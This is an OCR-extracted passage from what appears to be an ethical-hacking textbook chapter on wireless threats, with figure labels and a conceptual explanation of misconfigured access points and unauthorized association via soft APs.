


Access Point Misconfigured
SSID: certifiedhacker
Wi-Fi password not configured
Connecting to certifiedhacker No password, lucky me!
Attacker

Figure 16.17: Misconfigured AP attack



Unauthorized Association

Wi-Fi User-1
User infected with Wi-Fi enabling Trojan
Wi-Fi User-2
Reception
GPS Unit
Accounting Department
Access Point
Stock Holding 2
Production House
Stock Holding 1
Wi-Fi User-3
Attacker

01
Soft APs are client cards or embedded WLAN radios in some PDAs and laptops that can be launched **inadvertently or through a virus program**

02
Attackers infect a victim's machine and activate soft APs, thus allowing them **unauthorized connection** to the enterprise network

03
Attackers connect to enterprise networks through **soft APs** instead of the actual APs

Unauthorized Association

Unauthorized association is a major threat to wireless networks. It has two forms: accidental association and malicious association. An attacker performs malicious association with the help of soft APs instead of corporate APs. The attacker creates a soft AP, typically on a laptop, by running a tool that makes the laptop's NIC appear as a legitimate AP. The attacker then uses the soft AP to gain access to the target wireless network. Software APs are available on client cards or embedded WLAN radios in some PDAs and laptops; an attacker can launch these directly or through a virus program. The attacker infects the victim's machine and activates soft APs, allowing an unauthorized connection to the enterprise network. An attacker who gains access to the network using unauthorized association may steal passwords, launch attacks on a wired network, or plant Trojans. On the other hand, accidental association involves connecting to the target network's AP from a neighboring organization's overlapping network without the victim's knowledge.


